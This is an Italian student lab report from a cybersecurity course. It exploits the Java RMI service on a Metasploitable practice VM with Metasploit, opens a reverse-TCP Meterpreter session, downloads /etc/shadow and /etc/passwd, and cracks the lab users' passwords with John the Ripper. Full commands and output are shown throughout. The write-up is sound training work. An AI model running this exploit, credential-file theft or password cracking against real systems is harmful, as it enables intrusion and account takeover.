EPICODE

Andrea Rocca
CSPT0323

Cybersecurity Analyst

Week 16 - W16D4

M4: Progetto

Esercizio

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta **1099 – Java RMI**.
Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


I requisiti dell'esercizio sono:
- Indirizzo IP macchina attaccante (Kali Linux): 192.168.11.111
- Indirizzo IP macchina vittima (Metasploitable) 192.168.11.112

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
1) Configurazione di rete;
2) Informazioni sulla tabella di routing della macchina vittima
3) Altro...


INFO SULLE MACCHINE COINVOLTE

Nella seguente sezione, viene fornito uno sguardo dettagliato alle configurazioni di rete di entrambe le macchine coinvolte, evidenziando gli indirizzi IP assegnati come specificato nella traccia dell'esercizio.

KALI LINUX



METASPLOITABLE



Andrea Rocca
CSPT0323

SFRUTTAMENTO DELLA VULNERABILITÀ MEDIANTE METASPLOIT

Una delle fasi cruciali nell'affrontare una vulnerabilità è proprio lo sfruttamento della stessa, in questo contesto, ci concentriamo sull'utilizzo di **Metasploit**, un framework ampiamente utilizzato che fornisce un'ampia gamma di moduli di **exploit** che semplificano il processo di sfruttamento delle vulnerabilità.

In questa sezione, esploreremo il processo di utilizzo di Metasploit per sfruttare la vulnerabilità sulla **porta 1099** e ottenere un accesso remoto alla macchina Metasploitable.

AVVIO DI METASPLOIT

IDENTIFICAZIONE EXPLOIT

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java C
ode Execution
   2  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scan
ner
   3  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Esca
lation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

CONFIGURAZIONE OPZIONI EXPLOIT

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                         tml
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0
                                         .0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

OTTENIMENTO DELLA SESSIONE METERPRETER

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/hDQZlV0mHQsptmk
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38546) at 2024-02-22 14:27:14 -0500

meterpreter > 
```

RACCOLTA INFO SULLA MACCHINA TARGET

INFO SISTEMA E TABELLA DI ROUTING

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe88:db1d  ::       ::
```


ANALISI CREDENZIALI UTENTI

In questa sezione, verrà esposto il processo di analisi delle credenziali degli utenti presenti sulla macchina Metasploitable utilizzando il tool **John the Ripper**.

Dopo aver ottenuto l'accesso alla macchina remota e copiato i file **passwd** e **shadow**, procederemo con l'utilizzo di John the Ripper per tentare di recuperare le password delle utenze.

COPIA DEI FILE COINVOLTI

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/kali/shadow
[*] Completed  : /etc/shadow → /home/kali/shadow
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed  : /etc/passwd → /home/kali/passwd
meterpreter >
```



UTILIZZO DI JOHN THE RIPPER

```
┌──(kali㉿kali)-[~]
└─$ unshadow /home/kali/passwd.txt /home/kali/shadow.txt > input.txt

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/sqlmap.txt /home/kali/input.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Remaining 6 password hashes with 6 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
postgres         (postgres)
service          (service)
user             (user)
5g 0:00:03:59 DONE (2024-02-25 13:21) 0.02091g/s 6813p/s 26740c/s 26740C/s ~~~~~@@@@@..~~~~~~~~~~~~
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show /home/kali/input.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```